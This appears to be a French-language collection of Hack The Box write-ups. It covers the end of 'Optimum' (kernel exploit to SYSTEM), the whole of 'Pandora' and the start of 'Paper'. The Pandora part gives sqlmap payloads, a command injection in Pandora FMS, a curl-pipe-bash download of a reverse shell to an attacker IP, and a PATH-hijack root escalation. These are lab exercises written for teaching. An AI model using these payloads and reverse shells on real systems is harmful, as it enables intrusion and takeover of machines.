System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             el;Greek
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC+02:00) Athens, Bucharest
Total Physical Memory:     4.095 MB
Available Physical Memory: 2.888 MB
Virtual Memory: Max Size:  5.503 MB
Virtual Memory: Available: 3.843 MB
Virtual Memory: In Use:    1.660 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    HTB
Logon Server:              \\OPTIMUM
Hotfix(s):                 31 Hotfix(s) Installed.
                           [01]: KB2959936
                           [02]: KB2896496
                           [03]: KB2919355
                           [04]: KB2920189
                           [05]: KB2928120
                           [06]: KB2931358
                           [07]: KB2931366
                           [08]: KB2933826
                           [09]: KB2938772
                           [10]: KB2949621
                           [11]: KB2954879
```

```
                           [12]: KB2958262
                           [13]: KB2958263
                           [14]: KB2961072
                           [15]: KB2965500
                           [16]: KB2966407
                           [17]: KB2967917
                           [18]: KB2971203
                           [19]: KB2971850
                           [20]: KB2973351
                           [21]: KB2973448
                           [22]: KB2975061
                           [23]: KB2976627
                           [24]: KB2977629
                           [25]: KB2981580
                           [26]: KB2987107
                           [27]: KB2989647
                           [28]: KB2998527
                           [29]: KB3000850
                           [30]: KB3003057
                           [31]: KB3014442
Network Card(s):           1 NIC(s) Installed.
                           [01]: Intel(R) 82574L Gigabit Network Connection
                                 Connection Name: Ethernet0
                                 DHCP Enabled:    No
                                 IP address(es)
                                 [01]: 10.10.10.8
Hyper-V Requirements:      A hypervisor has been detected. Features required for Hyper-V will not be
                           displayed.

python2 windows-exploit-suggester.py --database 2025-03-07-mssb.xls --systeminfo sysinfo
[*] initiating winsploit version 3.3...
[*] database file detected as xls or xlsx based on extension
[*] attempting to read from the systeminfo input file
[+] systeminfo input file read successfully (ascii)
[*] querying database file for potential vulnerabilities
[*] comparing the 32 hotfix(es) against the 266 potential bulletins(s) with a database of 137 known exploits
[*] there are now 246 remaining vulns
[+] [E] exploitdb PoC, [M] Metasploit module, [*] missing bulletin
[+] windows version identified as 'Windows 2012 R2 64-bit'
[*]
[E] MS16-135: Security Update for Windows Kernel-Mode Drivers (3199135) - Important
[*]   https://www.exploit-db.com/exploits/40745/ -- Microsoft Windows Kernel - win32k Denial of Service
(MS16-135)
[*]   https://www.exploit-db.com/exploits/41015/ -- Microsoft Windows Kernel - 'win32k.sys'
'NtSetWindowLongPtr' Privilege Escalation (MS16-135) (2)
[*]   https://github.com/tinysec/public/tree/master/CVE-2016-7255
[*]
[E] MS16-098: Security Update for Windows Kernel-Mode Drivers (3178466) - Important
[*]   https://www.exploit-db.com/exploits/41020/ -- Microsoft Windows 8.1 (x64) - RGNOBJ Integer Overflow
(MS16-098)
[*]
[M] MS16-075: Security Update for Windows SMB Server (3164038) - Important
[*]   https://github.com/foxglovesec/RottenPotato
[*]   https://github.com/Kevin-Robertson/Tater
[*]   https://bugs.chromium.org/p/project-zero/issues/detail?id=222 -- Windows: Local WebDAV NTLM Reflection
Elevation of Privilege
[*]   https://foxglovesecurity.com/2016/01/16/hot-potato/ -- Hot Potato - Windows Privilege Escalation
[*]
[E] MS16-074: Security Update for Microsoft Graphics Component (3164036) - Important
[*]   https://www.exploit-db.com/exploits/39990/ -- Windows - gdi32.dll Multiple DIB-Related EMF Record
Handlers Heap-Based Out-of-Bounds Reads/Memory Disclosure (MS16-074), PoC
[*]   https://www.exploit-db.com/exploits/39991/ -- Windows Kernel - ATMFD.DLL NamedEscape 0x250C Pool
Corruption (MS16-074), PoC
[*]
[E] MS16-063: Cumulative Security Update for Internet Explorer (3163649) - Critical
[*]   https://www.exploit-db.com/exploits/39994/ -- Internet Explorer 11 - Garbage Collector Attribute Type
Confusion (MS16-063), PoC
[*]
[E] MS16-032: Security Update for Secondary Logon to Address Elevation of Privile (3143141) - Important
[*]   https://www.exploit-db.com/exploits/40107/ -- MS16-032 Secondary Logon Handle Privilege Escalation, MSF
[*]   https://www.exploit-db.com/exploits/39574/ -- Microsoft Windows 8.1/10 - Secondary Logon Standard
Handles Missing Sanitization Privilege Escalation (MS16-032), PoC
[*]   https://www.exploit-db.com/exploits/39719/ -- Microsoft Windows 7-10 & Server 2008-2012 (x32/x64) -
Local Privilege Escalation (MS16-032) (PowerShell), PoC
[*]   https://www.exploit-db.com/exploits/39809/ -- Microsoft Windows 7-10 & Server 2008-2012 (x32/x64) -
Local Privilege Escalation (MS16-032) (C#)
[*]
```

```
[M] MS16-016: Security Update for WebDAV to Address Elevation of Privilege (3136041) - Important
[*]   https://www.exploit-db.com/exploits/40085/ -- MS16-016 mrxdav.sys WebDav Local Privilege Escalation, MSF
[*]   https://www.exploit-db.com/exploits/39788/ -- Microsoft Windows 7 - WebDAV Privilege Escalation Exploit
(MS16-016) (2), PoC
[*]   https://www.exploit-db.com/exploits/39432/ -- Microsoft Windows 7 SP1 x86 - WebDAV Privilege Escalation
(MS16-016) (1), PoC
...
```

On peut voir que le système est vulnérable à la CVE-2016-3308 on utilise l'exploit de MS16-098 `https://gitlab.com/exploit-database/exploitdb-bin-sploits/-/raw/main/bin-sploits/41020.exe` on télécharge et on tranfere l'exploit afin de l'executer :

```
C:\Users\kostas\Desktop>41020.exe
41020.exe
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\kostas\Desktop>whoami
whoami
nt authority\system
```

On obtient ainsi l'accès Administrateur sur la machine

Pandora

Reconnaissance

Machine cible Adresse IP : `10.10.11.136`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sC 10.10.11.136
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-26 20:14 CET
Nmap scan report for 10.10.11.136
Host is up (0.030s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
| ssh-hostkey:
|   3072 24:c2:95:a5:c3:0b:3f:f3:17:3c:68:d7:af:2b:53:38 (RSA)
|   256 b1:41:77:99:46:9a:6c:5d:d2:98:2f:c0:32:9a:ce:03 (ECDSA)
|_  256 e7:36:43:3b:a9:47:8a:19:01:58:b2:bc:89:f6:51:08 (ED25519)
80/tcp open  http
|_http-title: Play | Landing

Nmap done: 1 IP address (1 host up) scanned in 12.24 seconds

nmap -sU -F 10.10.11.136
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-26 20:16 CET
Nmap scan report for 10.10.11.136
Host is up (0.016s latency).
Not shown: 99 closed udp ports (port-unreach)
PORT    STATE SERVICE
161/udp open  snmp

Nmap done: 1 IP address (1 host up) scanned in 100.08 seconds
```

Le scan révèle qu'il y a les ports TCP 22 et 80 ouverts et le port UDP 161 ouvert pour snmp.
Le site web est un service de déploiement d'une application, le nom du domaine du site est panda.htb
On commence par enumerer le port UDP avec snmpwalk :

```
snmpwalk -v1 -c public panda.htb
iso.3.6.1.2.1.1.1.0 = STRING: "Linux pandora 5.4.0-91-generic #102-Ubuntu SMP Fri Nov 5 16:31:28 UTC 2021
 x86_64"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.8072.3.2.10
iso.3.6.1.2.1.1.3.0 = Timeticks: (162005) 0:27:00.05
iso.3.6.1.2.1.1.4.0 = STRING: "Daniel"
iso.3.6.1.2.1.1.5.0 = STRING: "pandora"
iso.3.6.1.2.1.1.6.0 = STRING: "Mississippi"
iso.3.6.1.2.1.1.7.0 = INTEGER: 72
...
iso.3.6.1.2.1.25.4.2.1.5.852 = STRING: "-c sleep 30; /bin/bash -c '/usr/bin/host_check -u daniel
-p HotelBabylon23'"
...
```

On découvre des identifiants de connexions dans les message snmp : `daniel:HotelBabylon23` on peut se connecter avec les identifiants trouvés en ssh :

```
<pre>ssh daniel@panda.htb
The authenticity of host &apos;panda.htb (10.10.11.136)&apos; can&apos;t be established.
ED25519 key fingerprint is SHA256:yDtxiXxKzUipXy+nLREcsfpv/fRomqveZjm6PXq9+BY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added &apos;panda.htb&apos; (ED25519) to the list of known hosts.
daniel@panda.htb&apos;s password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-91-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sun 26 Jan 19:46:18 UTC 2025

  System load:           0.16
  Usage of /:            63.0% of 4.87GB
```

```
  Memory usage:           7%
  Swap usage:             0%
  Processes:              230
  Users logged in:        0
  IPv4 address for eth0: 10.10.11.136
  IPv6 address for eth0: dead:beef::250:56ff:fe94:f3e6

  =&gt; /boot is using 91.8% of 219MB


0 updates can be applied immediately.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

daniel@pandora:~$
```


On commence l'enumeration du système en affichant les nom d'hote du serveur apache :

```
daniel@pandora:~$ cat /etc/apache2/sites-available/pandora.conf
<VirtualHost localhost:80>
  ServerAdmin admin@panda.htb
  ServerName pandora.panda.htb
  DocumentRoot /var/www/pandora
  AssignUserID matt matt
  <Directory /var/www/pandora>
    AllowOverride All
  </Directory>
  ErrorLog /var/log/apache2/error.log
  CustomLog /var/log/apache2/access.log combined
</VirtualHost>
```


On découvre le nom d'hote "pandora.panda.htb" et le nom de l'utilisateur ayant les droits d'accès est matt. On crée un tunnel dynamique avec ssh afin d'accéder au port du serveur web ouvert avec le service du second nom d'hote lancé :

```
ssh -D 9090 daniel@10.10.11.136
```

On configure le proxy pour y accéder :



On découvre le site lancé qui est un service appelé pandora fms :



La version utilisé est affiché en bas de page : v7.0NG.742_FIX_PERL2020

Exploitation

En recherchant une vulnérabilité pour la version de pandorafms on tombe sur la CVE-2021-32099 `https://cvefeed.io/vuln/detail/CVE-2021-32099` qui concerne une injection SQL et qui peut conduire un bypass de l'authentification, on va utiliser sqlmap pour dumper la base de donnée, on commence par ajouter la configuration dans proxychains :

```
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
# socks4        127.0.0.1 9050
socks5 127.0.0.1 9090 daniel HotelBabylon23
```

Puis on lance le dump des bases de données avec sqlmap :

```
sqlmap identified the following injection point(s) with a total of 241 HTTP(s) requests:
---
Parameter: session_id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
    Payload: session_id=-6359' OR 6746=6746#

    Type: error-based
    Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: session_id=''' OR (SELECT 9380 FROM(SELECT COUNT(*),CONCAT(0x717a7a7171,(SELECT
     (ELT(9380=9380,1))),0x716b6b7a71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- dVFw

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: session_id=''' AND (SELECT 2656 FROM (SELECT(SLEEP(5)))OMcr)-- KEBn
---
[21:30:44] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 20.10 or 19.10 or 20.04 (focal or eoan)
web application technology: PHP, Apache 2.4.41
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[21:30:44] [INFO] fetching current database
[21:30:44] [INFO] resumed: 'pandora'
current database: 'pandora'
...
```

Le nom de la base de donnée est ”pandora” on extrait les tables de la base de données :


```
proxychains sqlmap --url="http://localhost/pandora_console/include/chart_generator.php?session_id='"
-D pandora --tables
...
Database: pandora
```

```
[178 tables]
+-----------------------------------+
| taddress                          |
| taddress_agent                    |
| tagent_access                     |
| tagent_custom_data                |
| tagent_custom_fields              |
| tagent_custom_fields_filter       |
| tagent_module_inventory           |
| tagent_module_log                 |
| tagent_repository                 |
| tagent_secondary_group            |
| tagente                           |
| tagente_datos                     |
| tagente_datos_inc                 |
| tagente_datos_inventory           |
| tagente_datos_log4x               |
| tagente_datos_string              |
| tagente_estado                    |
...
| tservice_element                  |
| tsesion                           |
| tsesion_extended                  |
| tsessions_php                     |
| tskin                             |
| tsnmp_filter                      |
| ttag                              |
| ttag_module                       |
| ttag_policy_module                |
| ttipo_modulo                      |
| ttransaction                      |
| ttrap                             |
| ttrap_custom_values               |
| tupdate                           |
| tupdate_journal                   |
| tupdate_package                   |
| tupdate_settings                  |
| tuser_double_auth                 |
| tuser_task                        |
| tuser_task_scheduled              |
| tusuario                          |
| tusuario_perfil                   |
| tvisual_console_elements_cache    |
| twidget                           |
| twidget_dashboard                 |
+-----------------------------------+
```


On trouve la table "tsessions_php" on extrait son contenu puisqu'il pourrait contenir des identifiants de connexion :

```
proxychains sqlmap --url="http://localhost/pandora_console/include/chart_generator.php?session_id=''"
-Ttsessions_php --dump
...
Database: pandora
Table: tsessions_php
[46 entries]
+----------------------------+-----------------------------------------------------+-------------+
| id_session                 | data                                                | last_active |
+----------------------------+-----------------------------------------------------+-------------+
| 09vao3q1dikuoi1vhcvhcjjbc6 | id_usuario|s:6:"daniel";                           | 1638783555  |
| 0ahul7feb1l9db7ffp8d25sjba | NULL                                                | 1638789018  |
...
| g4e01qdgk36mfdh90hvcc54umq | id_usuario|s:4:"matt";alert_msg|a:0:{}new_chat|b:0; | 1638796349  |
...
```

On remarque qu'il contient la session de l'utilisateur matt, on se connecte en utilisant la session de l'utilisateur vers le endpoint et en ajoutant l'id de la session `/include/chart_generator.php?session_id=g4e01qdgk36mfdh90hvcc54umq`
On accède ainsi au dashboard de l'application avec l'utilisateur matt :



On peut exploiter l'accès au dashboard pour élever les privilège avec la CVE-2020-13851 `https://www.coresecurity.com/core-labs/advisories/pandora-fms-community-multiple-vulnerabilities`
On configure Burpsuite afin de capturer les requetes :



On réceptionne une requete vers le endpoint "ajax.php" puis on modifie le paramètre pour qu'il contienne une injection de commande :

```
### Requete vers serveur
POST /pandora_console/ajax.php HTTP/1.1
Host: localhost
Content-Length: 84
sec-ch-ua-platform: "Linux"
Accept-Language: fr-FR,fr;q=0.9
sec-ch-ua: "Chromium";v="131", "Not_A Brand";v="24"
sec-ch-ua-mobile: ?0
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/131.0.6778.86 Safari/537.36
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://localhost
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost/pandora_console/index.php?sec=eventos&sec2=operation/events/events
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=cgefnul8206g3htqs806b83h3d
Connection: keep-alive
```

```
page=include/ajax/events&perform_event_response=10000000&target=whoami&response_id=1

### reponse serveur
HTTP/1.1 200 OK
Date: Sun, 26 Jan 2025 21:30:11 GMT
Server: Apache/2.4.41 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=cgefnul8206g3htqs806b83h3d; expires=Wed, 24-Jan-2035 21:30:11 GMT; Max-Age=315360000;
 path=/
Content-Length: 5
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

matt
```

l'injection de commande fonctionne bien puisque l'on peut afficher quelle est l'utilisateur qui utilise le système, on crée un payload à executer vers la machine cible, puis on lance son téléchargement et execution afin d'obtenir un reverse shell :

```
### Création du reverse shell et ouverture du serveur python
cat rev.sh
#!/bin/bash
bash -i >& /dev/tcp/10.10.16.8/1234 0>&1
python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...

### Requete vers serveur
POST /pandora_console/ajax.php HTTP/1.1
Host: localhost
Content-Length: 121
sec-ch-ua-platform: "Linux"
Accept-Language: fr-FR,fr;q=0.9
sec-ch-ua: "Chromium";v="131", "Not_A Brand";v="24"
sec-ch-ua-mobile: ?0
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/131.0.6778.86 Safari/537.36
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://localhost
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost/pandora_console/index.php?sec=eventos&sec2=operation/events/events
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=cgefnul8206g3htqs806b83h3d
Connection: keep-alive

page=include/ajax/events&perform_event_response=10000000&target=curl+http%3a//10.10.16.8%3a8000/rev.sh
|bash&response_id=1

### Reception du reverse shell
nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.16.8] from (UNKNOWN) [10.10.11.136] 55160
bash: cannot set terminal process group (962): Inappropriate ioctl for device
bash: no job control in this shell
matt@pandora:/var/www/pandora/pandora_console$
```

On obtient ainsi accès à la machine avec l'utilisateur matt

Privilege Escalation

Il nous faut l'accès root sur la machine. On commence par enumérer les fichier qui aurait le SUID :

```
matt@pandora:/home/matt$ find / -perm -4000 2>/dev/null
find / -perm -4000 2>/dev/null
/usr/bin/sudo
/usr/bin/pkexec
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/umount
```

```
/usr/bin/pandora_backup
/usr/bin/passwd
/usr/bin/mount
/usr/bin/su
/usr/bin/at
/usr/bin/fusermount
/usr/bin/chsh
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
```

On découvre le fichier binaire "/usr/bin/pandora_backup" qui n'est pas utilisé par défaut, on lance le binaire :

```
matt@pandora:/home/matt$ /usr/bin/pandora_backup
/usr/bin/pandora_backup
tar: /root/.backup/pandora-backup.tar.gz: Cannot open: Permission denied
tar: Error is not recoverable: exiting now
PandoraFMS Backup Utility
Now attempting to backup PandoraFMS client
Backup failed!
Check your permissions!
```

Le binaire est interdit d'accès, on peut contourner cela avec le binaire `/usr/bin/at` qui peut permettre de changer les droits puisqu'il a le SUID :

```
matt@pandora:/var/www/pandora/pandora_console$ /usr/bin/python3 -c 'import pty; pty.spawn("/bin/bash")'
<bin/python3 -c 'import pty; pty.spawn("/bin/bash")'
matt@pandora:/var/www/pandora/pandora_console$ echo "/bin/sh <$(tty) >$(tty) 2>$(tty)" | at now; tail -f
 /dev/null
<(tty) >$(tty) 2>$(tty)" | at now; tail -f /dev/null
warning: commands will be executed using /bin/sh
job 2 at Sun Jan 26 21:52:00 2025
/bin/sh: 0: can't access tty; job control turned off
$ script /dev/null -c /bin/bash
script /dev/null -c /bin/bash
Script started, file is /dev/null
matt@pandora:/var/www/pandora/pandora_console$ /usr/bin/pandora_backup
/usr/bin/pandora_backup
PandoraFMS Backup Utility
...
/var/www/pandora/pandora_console/ws.php
Backup successful!
Terminating program!
```

On parvient à lancer le programme, celui permet de créer des backup du système, on tranfert le binaire vers kali afin de l'analyser :

```
strings pandora_backup
/lib64/ld-linux-x86-64.so.2
puts
setreuid
system
getuid
geteuid
__cxa_finalize
__libc_start_main
libc.so.6
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
u/UH
[]A\A]A^A_
PandoraFMS Backup Utility
Now attempting to backup PandoraFMS client
tar -cvf /root/.backup/pandora-backup.tar.gz /var/www/pandora/pandora_console/*
Backup failed!
Check your permissions!
...
```

On peut voir que le binaire utilise "tar" et utilise le chemin de l'environnement, on crée un fichier contenant le reverse shell dans le dossier /tmp puis on ajoute l'environnement vers ce dossier, on execute ensuite le binaire pour qu'il execute le fichier "tar" :

```
### Creation du reverse shell dans le fichier tmp
matt@pandora:/tmp$ cat tar
cat tar
#!/bin/bash
bash -i >& /dev/tcp/10.10.16.8/1234 0>&1
matt@pandora:/tmp$ chmod +x tar
chmod +x tar

### Ajout de l'environnement
matt@pandora:/tmp$ export PATH=/tmp:$PATH
export PATH=/tmp:$PATH

### Execution du binaire dans le dossier /tmp
matt@pandora:/tmp$ /usr/bin/pandora_backup
/usr/bin/pandora_backup
PandoraFMS Backup Utility
Now attempting to backup PandoraFMS client

### reception du reverse shell
nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.16.8] from (UNKNOWN) [10.10.11.136] 56770
root@pandora:/tmp#
```

On obtient ainsi l'accès root sur la machine

Paper

Reconnaissance

Machine cible Adresse IP : `10.10.11.143`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sV 10.10.11.143
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-26 00:44 CET
Nmap scan report for 10.10.11.143
Host is up (0.046s latency).
Not shown: 65532 closed tcp ports (reset)
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 8.0 (protocol 2.0)
80/tcp  open  http     Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1k mod_fcgid/2.3.9)
443/tcp open  ssl/http Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1k mod_fcgid/2.3.9)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.43 seconds
```

Le scan révèle qu'il y a 3 ports ouverts, le port 22 pour SSH le port 80 pour HTTP et le port 443 pour HTTPS, il s'agit d'un serveur web utilisé par le service Appache sur le système d'exploitation centos. Le nom d'hote du système est office.paper :

```
curl -I http://10.10.11.143
HTTP/1.1 403 Forbidden
Date: Sat, 25 Jan 2025 23:47:35 GMT
Server: Apache/2.4.37 (centos) OpenSSL/1.1.1k mod_fcgid/2.3.9
X-Backend-Server: office.paper
Last-Modified: Sun, 27 Jun 2021 23:47:13 GMT
ETag: "30c0b-5c5c7fdeec240"
Accept-Ranges: bytes
Content-Length: 199691
Content-Type: text/html; charset=UTF-8
```

On ajoute l'hote dans le fichier hosts puis on se rend sur le site, il s'agit d'un site wordpress version 5.2.3


Exploitation

Avec ces informations on peut chercher une vulnérabilité pour cette version de wordpress, on trouve la CVE-2019-17671, il est possible de découvrir du contenu secret en lançant l'URL suivante :
`http://office.paper/?static=1&order=desc` le post contient une url vers un autre nom d'hote du système qui permet de s'enregistrer :

